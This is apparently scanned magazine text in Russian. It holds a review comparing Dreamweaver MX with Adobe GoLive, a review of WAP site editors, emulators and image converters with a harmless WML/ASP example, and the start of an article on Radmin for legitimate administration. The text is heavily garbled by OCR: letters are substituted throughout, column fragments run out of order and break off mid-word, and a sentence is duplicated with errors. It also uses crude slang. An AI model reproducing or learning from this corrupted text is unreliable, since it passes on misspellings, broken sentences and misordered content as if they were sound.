создано несколько видов интерфейса: как в Dreamweaver 4, как в Hometown или новый интерфейс линейки продуктов MX. На этом жажда объединения у Макромедии не закончилась :). Уже распространяется пакет Studio MX, в который входит вся линейка MX: Dreamweaver, Fireworks, Flash, Freehand и другие. Прикинь, сколько стоит такой пакет. Мечта врезника :). Фанатам же Hometown (каковых очень много) видимо придется сидеть в пятой версии, ибо он обновляться не будет. Вместо этого Макромедия продвигает Contribute - что-то среднее между браузером и простым визуальным веб-редактором. Но вернемся к гриму. У многих людей очень быстро пропадает желание с ним работать из-за глюков с

русскими кодировками. Собственно, это проблема всей линейки MX. Если у тебя с этим тоже проблемы - взгляни во врезку.

При первом запуске тебе предложат выбрать вариант интерфейса. Выбирай на свой вкус, но я бы посоветовал интерфейс MX, причем даже тем, кто работал со старыми версиями. Привыкнуть несложно, а MDI-интерфейс все же намного удобнее, чем лихорадочное нагромождение окон в стиле Dreamweaver 4. Тем более, что похожий интерфейс во всей линейке MX, а там тебе выбирать никто не даст :). После выбора интерфейса (который ты всегда сможешь сменить в опциях) неплохо бы пройти по туториалам, разберешься с прогой быстрее. Ибо вначале немного рябит в глазах от различных менюшек, и только потом понимаешь, что половина из них дублируют друг друга. Одну и ту же операцию всегда можно сделать несколькими способами: с помощью панели инструментов, с помощью контекстных меню, с помощью различных закладок. В крайнем случае, можешь ручками набить код. Можно создавать продвинутые шаблоны, в которых менять можно только определенные области, а все остальное будет залочено.

Adobe уже давно конкурирует с Macromedia на всех фронтах. Борьба тут идет с переменным успехом.

Если что-то непонятно - в проге есть достаточно подробная хелпа, включающая, кстати, справочники по тегам, стилям и подобным вещам (справочник, между прочим, от O'Reilly, известного издателя компьютерной литературы). Когда созреешь писать сайт, запускай менеджер сайтов (site>new site). Это очень удобная фишка, позволяющая заливать сайт, менять его глобальные настройки, добавлять и удалять файлы, папки, проверять целостность сайта. Многие неприятные вещи сильно упрощаются. Например, тебе надо переименовать одну из папок сайта. Переходишь на закладку Files, выделяешь нужную папку, переименовываешь. Дрим автоматически обновит все ссылки в сайте. Правда, удобно? Если же ты по глупости сделаешь такую операцию вне дрима, то придется пользоваться поиском. Поиск в дриме - это достаточно мощный инструмент, позволяющий искать в тексте документов, в коде документов, искать конкретные теги, искать в текущем документе, во всем сайте, в папке, в выделенной части сайта. Более того, поддерживаются регулярные выражения, так что найти и заменить можно все, что угодно. Только ты поосторожнее с ними, а то можешь потом долго приводить пагу в исходное состояние :).

Надеюсь, что ты уже выбрал, как ты будешь размещать контент на странице. Фреймы сразу отправляем на свалку истории: в дриме есть очень удобные инструменты для верстки с помощью таблиц. На закладке Layout панели инструментов есть две кнопки: «Standart view» и «Layout view». Это режимы отображения: нормальный и для верстки. Переходишь в режим верстки и рисуешь таблицу и ячейки с помощью инструментов на этой же закладке. Кстати, верстать страницы можно не только таблицами. Есть

ся использовать Fireworks (не замена фотополу, но заточен под веб-графику и достаточно функционален), а в качестве векторного редактора - Freehand. Ну а в качестве языка приложений - ColdFusion. Это очень интересная технология, достойная отдельной статьи, но как-нибудь в другой раз :). При экспорте объектов (можно просто перетащить мышкой) будут устанавливаться связи между приложениями. Все изменения, сделанные в одном редакторе будут видны и при открытии в другом. Более того, по двойному кли-

Давай проверим, действительно ли наши два лидера одинаково хорошо справляются со своей работой. Для этого я провел небольшой тест: создал в Dreamweaver и в GoLive две небольшие странички, в которые запихнул таблицу, пару списков, несколько изображений, флэшку. Ко всему тексту применил пару стилей и раскидал содержимое по таблице в лихорадочном порядке. В дриме я использовал для рисования таблицы режим Layout view, в GoLive я использовал его фирменную Layout grid. Размеры получившихся файлов меня слегка удивили: файл, сделанный в Дриме весил 3,31 кб, а файл, сделанный в GoLive - 8,41 кб. Я вначале погрешил на Layout grid и его специальные теги и попробовал конвертировать его в обычную таблицу. Результат - 13,9 кб. Вот так сюрприз :). Ну да ладно, проверим, как оно все отображается в браузерах. В ослике (шестом) все отображалось идеально, независимо от редактора. В опере также независимо от редактора :) были небольшие глюки с размером ячеек. В Mozilla неправильно отображалась таблица, сделанная в GoLive. Итак, первый раунд остается за Dreamweaver, причем он победил с большим отрывом.

Я решил дать GoLive второй шанс и сделал похожие паги, только для верстки использовал слои. Был неприятно удивлен невозможностью конвертировать таблицу в слои в GoLive (обратно конвертировать можно). Результаты получились почти одинаковые: 6,11 кб у Дрима и 6,13 кб у GoLive. Проверим получившееся в браузере. Глюки были везде, даже в ишаке :). Однако самые большие глюки с отображением были у Mozilla с пагой, сделанной в GoLive. Вина ли это самой Мозилки (кстати, совершенно не понимаю, почему ее так хвалят) или редактора - не знаю, но факт налицо.

Итак, в тесте победил Macromedia Dreamweaver, который показал отсутствие лишнего кода, хорошую совместимость с браузерами, и что важно, более легкий и удобный интерфейс. Рекомендую всем!

еще такая интересная вещь, как слои. Тут полная аналогия с графическими редакторами: слои располагаются независимо, могут накладываться, перекрываться. Слои можно делать невидимыми, применять к ним скрипты, анимацию. В коде это отражается тегом DIV. К сожалению, слои могут некорректно отображаться в старых браузерах (га и в новых тоже, а все потому, что некоторым компаниям плевать на W3c и их стандарты). Если у тебя возникнет такая проблема - слои всегда можно конвертировать в таблицы. Правда о перекрытии, анимации и прочем можно забыть :).

Ну что, с версткой ты определился, теперь займемся контентом. Очень приятная фишка дрима - это интеграция с другими продуктами линейки MX. Прежде всего, это конечно флэш. В качестве графического редактора предлагает-

ку в дриме будет вызываться соответствующий редактор. Это открывает очень широкие возможности - вроде быстрой вставки флэш-кнопок или автоматического создания таблицы под нарезанную картинку. Если же тебе вдруг не хватит возможностей дрима - топай на сайт Macromedia Exchange (www.macromedia.com/exchange, очень стильный флэш-сайт) и выбирай плагины по вкусу. Если же захочешь создать что-нибудь сам - читай хелпу «Extending Dreamweaver MX», скачай пару примеров с сайта. Но сначала все же взгляни на готовые решения - их очень много.

ДОБАВЬ ЖИЗНИ В ПАГУ. АЛЬТЕРНАТИВА ОТ ADOBE.

Adobe уже давно конкурирует с Macromedia на всех фронтах. Борьба тут идет с переменным успехом: Livemotion не заменит

фрлэш, а Fireworks не заменит фотопшоп. С веб-редакторами ситуация примерно равная. Рассмотрим Adobe GoLive поближе.


После насыщенного интерфейса грима GoLive кажется простым, однако по функциям он ничуть не уступает гриму, а кое в чем превосходит. Я бы назвал интерфейс GoLive более упорядоченным: не так много вариантов, зато и не рябит в глазах. А вот хелпы совершенно невнятные: вместо нормального chm просто куча страниц, никакой контекстной помощи,

таблиц (хотя тебе никто не мешает верстать с его помощью, просто это не так удобно). Ты просто кидаешь Layout grid на пагу, а потом кидаешь на нее объекты. Ячейки создаются автоматически, причем обещается расположение с точностью до пикселя. На практике же все немного хуже: для создания таких таблиц используются специфические теги, в результате чего пага может некорректно отображаться в старых браузерах. Выход достаточно прост - layout grid можно конвер-

два формата: XHTML (в хелпе написано, что этот формат популярен в Японии :)) и более привычный WML. На лицензионном диске также находится эмулятор War, но я полагаю, что ты сможешь найти его где-нибудь еще :). А еще имеется плагин для редактирования и размещения на паге QuickTime мувиков. Никогда не хотел забавлять на сайте потоковое видео? У тебя есть такая возможность. Естественно, возможности GoLive можно расширить с помощью дополнений, для чего существует сайт Adobe Xchange (www.adobexchange.com), на котором можно найти кучу дополнительных для всех продуктов Adobe.

CHOOSE LIFE

Пришло время подвести итог. Какую же прогу выбрать? Frontpage убираем сразу. Ему дорога к грим мертворожденным редакторам вроде NetFusion или CoffeeCup. Реально существует всего два многофункциональных визуальных веб-редактора, не угарившихся в украшательство и клонирование шаблонов. Все остальные визуальные веб-редакторы - это инструменты для начинающих, и для серьезной работы не годятся. Я лично выбрал Dreamweaver. В основном потому,



GoLive. Конкуренты из Adobe не дремлют

никаких справочников. Так что основной метод обучения - метод научного тыка, как обычно :). В результате один из первых вопросов - как включить русские кодировки. Чтобы ты не лазил час по менюшкам, рассказываю: Edit>Preference, там находишь пункт Modules, а в нем ставишь галку напротив модуля Encodings (можешь ползнуть еще - там много полезных модулей) и перезапускаешь GoLive. Потом заходишь опять в Preference, в пункт Encodings, и ставишь нужную кодировку.

А вот менеджер сайта мне нравится больше, чем в гриме. В GoLive все объекты сайта рассортированы по закладкам, легче найти нужное. Также реализовано изменение структуры сайта: ты меняешь, все ссылки обновляются. Для забывчивых есть очень похожий механизм поиска с той разницей, что регулярные выражения можно подставлять в строку поиска из меню с шаблонами. А вот для верстки GoLive предлагает несколько другой поход. Здесь тоже есть слои, только называются они Floating boxes. Но основной акцент делается не на них, а на фишку под названием Layout grid. Технически это обычная таблица, но с автоматическим добавляемыми ячейками. Instrument table здесь используется не для верстки, а для создания обычных



Сайт Adobe Xchange

тировать в обычную таблицу (советую так всегда и делать). Обладая таким мощным графическим редактором, Adobe не могла не включить интеграцию своих продуктов с GoLive. В результате имеем технологию Smart objects, позволяющую устанавливать связь между объектом в GoLive и Photoshop, Illustrator, LiveMotion и другими. Аналогия с Макромедией почти полная, за исключением того, что эту связь нельзя отключить, а иногда это бывает нужно. Кстати, в GoLive есть такая любопытная фишка, как написание сайтов для War. Поддерживаются

что люблю фрлэш и совершенно не умею работать в Photoshop (ламобот :) - прим. ред.), так что возможностей Fireworks мне хватает за глаза. Да и интерфейс мне нравится больше :). Если же ты гуру фотопшопа - флаг тебе в руки, обрисовывая весь дизайн в нем и перенося в GoLive. На сегодняшней ступени развития этих продуктов других причин для смены предпочтений я не вижу. Что будет потом - посмотрим. Мне почему-то кажется, что Macromedia выиграет гонку. Поспорим? :).



На этом жагда объединения у Макромедии не закончилась :). Уже распространяется пакет Studio MX, в который входит вся линейка MX: Dreamweaver, Fireworks, Flash, Firehand и другие.

ВАРЕРАЦИЯ

"КОМП ИЛИ КИПЯЧЕНИЕ?"

ВЕБ-ТУЛЗЫ

Владимир Томилин aka
"Middlenight"
(middlenight@mail.ru;
http://middlenight.h10.ru)


"Enter pin code"... В загницу! (три раза)... "Только SOS"... Ах, ты, сволочь, отсос тебе еще сделать, да?... "Аккумулятор разряжен"... Угавлю, шляпа!!! Я ненавижу свой мобильник. ОН жрет МОЮ энергию, он облучает мое тело, он жует мои нервы, короче, занимает второе почетное место среди предметов моей первой необходимости после компа.

И

что бы там ни говорили, на первое место он выйдет еще очень и очень не скоро. В компе у меня и Макс с примочками, и Visual C++ от яди Гейтса. Про гига-зеты гетской порнухи на винте я и не говорю - куда там мобильнику до старшего брата. Но! С тех пор, как в парафоны (сотовые телефоны - евр.) стали зашивать некое подобие браузера, количество времени, проведенного за компом, у многих пиплов стало заметно сокращаться. И это, разумеется, есть гут! Я очень сильно надеюсь, что когда-нибудь мобила станет полноценной заменой компешного терминала как по скорости соединения, так и по наполнению сайтов. Впрочем, второй пункт можно претворять в жизнь уже сейчас, и не как-нибудь, а заюзав вышеупомянутого старшего брата.

О МОЦАХ И НЕМОЦАХ

Для начала разберемся, как вообще маленькая мобилка может совоккупаться с Сетью. Собственно, принцип все тот же: мобила посылает сигнал на сервак, сервак - на мобилу. Браузер телефона представляет полученную инфру на дисплей. Вот, собственно, и все. Почти. За кадром остались только некоторые физические ограничения этого способа коннекта, вроде тех, что по WAP'у много инфры не передашь (9600 kb/s максимум), а на экранчике парафона много не увидишь. Да, и еще одно: цепочка "мобила - сервак на самом деле выглядит как "мобила - WAP-сервер - IP-сервер". WAP (Wireless Application Protocol) - протокол, предназначенный для оптимизации инфры под примитивные возможности сотовых телефонов. Для работы с ним нужен WAP-браузер. Здесь, слава яйцам, конкуренции нет никакой - полная аналогия с маковскими оськами, различающимися только по номе-



ру - 1.1, 1.2, 2.0 и т.г. Разумеется, такой браузер должен воспринимать какой-то язык разметки, которым в данном случае является WML - некое ответвление от XML. Не наго, впрочем, думать, что твой телефроша не способен ни на что, кроме как трансляцию гипертекста. В мобильном Интернете все, или почти все, такое же, как и в большом: картинки, динамика, скрипты. Не веришь? Ну, вот тебе, пожалуйста, пример: вигел, небось, на мобильных сайтах менюхи с выбором разделов ресурса? Делается это на раз-два. На "раз" пишется WML-ная часть паги:

```
<wml>
<card id="Order" title="Query Inventory">
<p>
<select name="Items" title="Items">
<option value="Books">Books</option>
<option value="Music">Music</option>
<option value="Video">Video</option>
<option value="Software">Software</option>
</select>
</p>
<do type="accept" label="Query">
<go href="http://127.0.0.1/WML/Inventory.asp" method="post">
<postfield name="Items" value="\$(Items)"/>
</go>
</do>
```

```
</card>
</wml>
```

На "два" - скриптовая часть. В данном случае это асповый "Inventory.asp":

```
<%
Dim Body
If Request.Form("Items") = "Books" Then
Body = "You selected Books!"
Elseif Request.Form("Items") = "Video" Then
Body = "You selected Video!"
Elseif Request.Form("Items") = "Software"
Then
Body = "You selected Software!"
Elseif Request.Form("Items") = "Music" Then
Body = "You selected Music!"
End If
Response.ContentType =
"text/vnd.wap.wml"%>
<?xml version="1.0"?>
<!DOCTYPE wml PUBLIC "-//WAPFORUM//DTD
WML 1.1//EN" "http://www.wapfo-
rum.org/DTD/wml_1.1.xml">
<wml>
<card>
<p>
<%Response.write(Body)%>
</p>
</card>
</wml>
```

Думаю, что код понятен: юзверь депает через формуляр запрос,

который летит на сервак и там обрабатывается. После необходимых вычислений обратно на мобилку летит ответ на запрос. Ну и все, дело в шляпе :).

10 КНОПОК ДЛЯ КОДЕРА

Ну и раз в мобильном Инете не все так безнадежно, как может показаться на первый взгляд, то настоящим кул-веб-дизайнерам просто грех не проявлять здесь свои недюжинные таланты. Одно только "но": даже самый сега-мега-кул (в периоде) веб-кодер вряд ли сможет набить WAP-сайт на мобилке. Причины сего - десять текстовых кнопок на телефоне и экранчик в две сопки. Тут, как ни крути, придется запрягать компешник и кодить, загрузившись предварительно необходимым для WAP-а софтом. О нем и пойдет речь.

Х-ЭМУЛИ

Итак, что нам нужно для замута стоящего WAP-портала. Намбер раз - это WAP-редактор. Точно так же, как и для обычных сайтов, здесь многое упирается в личные привязанности. Я, например, как всю жизнь набивал страницы под виндами в блокноте, а под Линухом в Емаксе, так и буду набивать, и положить мне, что это не есть круто. Главное, что мне удобно. Если же ты чел более прогрессивный, то тебе понадобятся специализированные редакторы. Их, на самом деле, не так уж много, но они все же есть. Намбер два - это WAP-эмулятор. Согласись, как-то глупо ваять сайты вслепую. Wap-эмулятор это, как правило, прога, позволяющая увидеть, как твой проект будет выглядеть на экранчиках разных моделей сотовых телефонов. Вообще, сейчас для многих телефонов производители стали делать свои собственные эмуляторы, но, на мой взгляд, лучше обзавестись универсальным эмулятором с возможностью просмотра нескольких видов дисплеев, дабы оптимально подгонять свой сайт под телефоны разных производителей. Ну и, наконец, намбер три для любителей... эээ... всяких там взрослых развлечений :) - конвертор картинок из компешных форматов в WAP-овый WBMP. Вот этих-то дурилок картонных как раз ж... жадницей жуй :) - валяются на каждом углу, так что есть из чего выбрать. Итак, предлагаю пробежаться трусой по нескольким представителям каждого вида вышеперечисленных прог.

ЭДИТОР ПЬЕХОВ

Итак, первыми на повестке дня у нас значатся WML-редакторы - с них и начнем. Первого нашего пациента зовут **DotWAP** (<http://www.tagtag.com/>). Как это часто бывает, если прога фриварная, да еще и буржуинская, то вряд ли она представляет собой что-то серьезное. Так и в этот раз. Если приводить аналогии с HTML-редакторами, то по своей функциональности DOTWap будет сравним с Microsoft Word-ом. То есть в нем нет ничего, кроме возможности визуального клепания сайта. Интерфейс проги похож на файловый менеджер: слева корень проекта, справа два, в лучшем случае три поля для набивания текста, адреса ссылки или вклеивания картинки. Еще одна аналогия - окно Flash actions в неэкспертном режиме. Только здесь нет абсолютно никакой возможности писать исходный код проекта: это касается и WML-тегов, и тем более скриптов. Есть возможность публикации сайта на сервере, но я, честно говоря, постеснялся бы публиковать получившийся таким образом сайт. Хотя лагну, чего это я все ругаю да ругаю, можно ведь и пару хвалебных слов сказать, например, о том, что в эдитор



встроен целый WAP-эмулятор. Правда, его качество - это отдельный разговор: весь прикол в том, что он показывает не получившуюся WML-страничку - здесь их можно только сохранять, - а некий html-ресурс на основе забитых данных. Телефоша, на дисплее которого все это отображается, представляет собой открыто лежащую в папке с прогой половинку фотки какого-то Эриксона. Если хочешь приколоться, то вставь в проект картинку поздравнее и смело публикуй: забитый посредством все того же XML-я "эмулятор" обязательно выгаст на голубеньком экранчике какой-нибудь с бодуна взятый кусок пикчи во всем многоцветии. Конвертировать же картинки в WBMP

посредством DOTWap-а лучше не надо - темнотень получится, хоть глаз выколи. Одним словом, халтура. Даже хелпа нет. Да и к чему он здесь? Вряд ли кто захочет с этой прогой связываться.


Если хочется чего-то более функционального, чем предыдущий пациент, то вполне может пригодиться прога под названием **WAPDrive WAPtor** (<http://wap-navigator.narod.ru/Download/wd-wap-tor23.exe>). Вот здесь-то, пожалуй, есть где развернуться. Больше всего прога напоминает мой любимый линуховый Emacs. То есть присутствует все, что надо: подсветка тегов, комментарии по разметке карт, система поиска. Ну а чтобы не набивать весь код ручками, есть возможность визуального добавления отдельных тегов: таблиц, картинок, кнопок - в об-



щем, почти всего, что поддерживает спецификация WML. Очень приятно, что в новый проект сразу вписываются основные теги типа `<?xml version>` и первая карточка (страница). Также не могу не отметить очень удобную систему помощи - все, что нужно, и ничего лишнего. Единственное, чего нет в WAP-драйве, так это возможности контролировать вписываемые в проект скрипты, хотя большим минусом я это не считаю, так как прога изначально базируется как WML-редактор. По этой же причине не следует искать здесь WAP-эмулятор. Итого в сухом остатке имеем очень хорошую, удобную и бесплатную (!!!) прогу для написания кода даже теми, кто этого самого кода не знает.

Ну и под конец неплохой, хотя и очень странный, на мой взгляд, редактор - **SantanaBuilder for WAP** (www.inetis.com). Все, конечно будут смеяться, когда я дам вторую ссылку на Сантана, но это все тот же www.tagtag.com - отец первого нежизнеспособного персонажа в обзоре. Ну да не суть, тем более, что прога шароварная (для кого-то :). Перейдем к самому эдитору. Внешним видом го боли напоминает беднягу ДотВапа - те же корень и основное поле, только иконок побольше, да и формы нес-

Wap-эмулятор это, как правило, прога, позволяющая увидеть, как твой проект будет выглядеть на экранчиках разных моделей сотовых телефонов



тает только с одним телефоном. Ну так вот, ВАП-эмулятор WinWar показывает, как будет выглядеть сайт мобильного Интернета в Internet Explorer-e :). Да-га, со всеми его а-ля трехмерными кнопками, выпадающими скролл-меню и разноцветными заставками на бэке. А теперь представь мое состояние, когда я представлял себе, как вся эта красота будет выглядеть на четырехстрочном монохромном экранчике моей (и не только) мобилки, а потом гумал, гля когэ этот эмулятор был сдэлан. Для обладателей налагодников? Вроде такого там тоже нет. Для ВАП-Веб-дэзигнеров? Сомневаюсь - для них как раз важно видеть, как будет выглядеть результат на мобилке. Для даунов, кото-

Для любителей всяких взрослых развлечений через мобилу понадобится конвертер картинок из компешных форматов в ВАП-овый WBMP

копко изменились. Если копнуть глубже, то будет понятно, что, при всей оставшейся визуальности проги, возможностей прибавилось на порядок. Вкратце - это вклеивание в проект формуляров, баз данных и даже скриптов. Скрипты можно писать самому, да аж на трех языках: на аспе, рНР и обычном wml :) (правда, без подсветки). Также, не в пример DotWar-y, в прогу встроен мощный image-редактор с возможностями экспорта, scale, инвертирования, изменения яркости и контраста картинки плюс много чего еще. Эмулятор теперь не встроенный, а угаленный - на сайте tagtag.com, - зато и не такое убожество, как был сам знаешь где. В общем, при всех приятностях программы, остается некоторое недоумение: а какого, собственно, хера здесь нету основной фичи любого уважающегося себя эдитора, а именно возможности редактировать код ручками? Финтифлюшек всяких напелили, а про главное забыли? Ладно, оставим это на совести разработчиков.

КВИНТЭССЕНЦИОНАЛЬНЫЙ ЭМУЛЬГАТОР

Переходим к заменителям. Надеюсь, что переход будет безболезненным. Первым пропустим вперед эмулятор WinWar 3 - опыт показывает, что продукты, маркированные приставочкой Win, лучше заценивать первыми, чтобы было потом с чем сравнивать :). В этот

раз я сдэлап именно так и не пожалеп. Поясню: дело в том, что заказ на статью я получил бугучи, как бы это сказать, не совсем трезвым. Но гелать нечего - наго писать (во всех смыслах :). Сел я, значит, за комп и стал качать сорфт. Первым на мой винт пересел именно WinWar. Запустил я его, пропустив объяву о шароварности проги, хожу-брожу по мобильному Инету и со временем понимаю, что что-то не так. Я очень



долго пялился в экран, пытаюсь понять, что именно, но не мог - настолько основательно были залиты мозги. Осознание пришло через час: когда я понял, в чем дело, я стал сильно смеяться. Боже, как я ржал! Небо не видело госеле, что можно так ржать. Я смотрел попеременно то на экран компа, то на зажатый в руке старенький Эрик и продолжал ржать. Объяснить? Помнишь, я говорил о том, что хороший эмулятор ВАПа должен показывать, как будет выглядеть сайт хотя бы на нескольких разных телефонах? В отличие от плохого эмулятора, который рабо-

рые предпочитают лазить через комп по мобильному, а не по обычному и-нету? Да, пожалуй, что именно для них :). Обращаюсь именно к таким персонажам: счастья вам, братья наши меньшие :). Вдоволь насмеявшись, запускаем следующую прогу из обзора - эмулятор M3Gate (www.m3gate.com). Этот персонаж уже не настолько комичен, как предыдущий товарищ. Интерфейс проги очень даже привлекателен - эмулятор выполнен в виде налагодника типа "Palm" (поддерживаются и другие скрины) с активными кнопками. Отображается все так-




же довольно пристойно и правдоподобно. В целом, пригратся можно только к некоему затруднению при загрузке локальных файлов: обзора нет, а если ручками набивать, то он не понимает. Приходится ассоциировать файлы с эмулятором. Впрочем, этот недостаток я списываю на баги бета-версии, тем более, что больше в проге пригратся не к чему.

Последним в списке эмуляторов я обозначил **Wireless Companion** (www.yourwap.com). Это, на мой взгляд, лучший из существующих на данный момент WAP-эмуляторов. Обзор WAP-сайтов доступен через 4 сотовых телефонов разных фирм: Motorola, Nokia, Siemens и Trium Geo (что за зверь такой - не знаю; ламерикос,

зывается DissectImage (<http://www.neutrinosoft.com>). Вещь очень занимательная: выдает на гора кучу картинок с заданного оригинала. Работать можно в двух режимах: пошаговом и в визарде. Различаются они мало, поскольку в любом случае итогом станет рождение более десятка монохромных картинок разной степени плотности, контраста и так далее. Если что не нравится, то к твоим услугам просто дохристина инструментов и фильтров для доработки пикчей. Вывод один: ставь себе эту прогу, и больше над перегонкой в WBMP заморачиваться не придется.

Благополучно пропускаем специализированный плагин-конвертор для пятого Фотожопа



наверное). Кнопки всех телефонов активны, но чисто для удобства пользователя строка url вынесена отдельно от экрана мобилки. Справа от мобилки находится окно осла, в котором, по идее, должна отображаться основная страница сервера, содержащего текущую WML-страницу, но ей можно задавать любой адрес, даже локальный. Да, кстати, об ослах: локальные файлы открываются здесь так же хреново, как и в M3Gate, хотя если написать путь вручную, то объект откроется. В целом же впечатление от проги очень хорошее: удобное управление, правильное отображение сайтов, и все это абсолютно бесплатно! Как всегда :).

MIDDLIGHT IMAGERY RESOURCE

Вот и настало время для обзора последней категории прог реальных кул-сега-мега-вап-гезигнеров. Речь, разумеется, идет о конверторах картинок. Конвертировать будем в WBMP - больше пока не предусмотрено, но для мобилки и это сойдет. Первый конвертор на-

(<http://www.rcp.co.uk/distributed/>) - не дурак, небось, разберешься - и плавно перетекаем в последнюю прогу из сегодняшнего обзора - Pic2wbmp (<http://www.gingco-newmedia.de>). Никаких наворотов: пара флипов (горизонтальный/вертикальный), диффузия и контраст. И этого, надо сказать, хватает, хотя меня лично больше всего прикопал хелп - более лаконичного... эээ... куска... эээ... или листка я в этом разделе еще не видел. Bravo!

ПОДВЕДЯ...

Итог №1: как полноценный редактор, на мой взгляд, заслуживает интерес только WapDrive WapTOR, хотя, определенно, некоторые навороты Сантаны ему бы не помешали. В общем, если найдешь где-нибудь подобный комбинированный агрегат, напиши мне, плиз.
Итог №2: минута смеха добавляет семь минут жизни :), а M3Gate откровенно рулит.
Итог №3: не сильно заморачивайся с картинками - порносервер в WBMP все равно не слепишь.



В НОМЕРЕ:

- Отборные новости
- Оригинальные тесты
- Полезные советы по выбору
- Рекомендации по использованию
- Каталоги устройств
- А также: полезные программы, обзоры, ноутбуков, цифровых фотокамер и многое другое.

ВНИМАНИЕ! ТЕПЕРЬ С CD!

НА ДИСКЕ:

- Самый нужный софт для Palm, Psion, Pocket PC, ноутбуков и цифровых камер и сотовых телефонов на одном диске

Журнал "МС" - самый технический из популярных и самый популярный из технических.

RADMIN КАК ВЕБ-ТУЛЗА

ИСПОЛЬЗУЕМ REMOTE ADMINISTRATOR В МИРНЫХ ЦЕЛЯХ

...:R0m@n AKA D0ceNT:..


Тема программ для удаленного администрирования неоднократно затрагивалась на страницах нашего журнала. Но мы рассказывали тебе, как применить их для нападения, вроде легального трояна. Пришло время поговорить о том, для чего собственно и были созданы эти проги, а именно - в помощь пользователям и администраторам, для удаленного управления серверами и рабочими станциями.



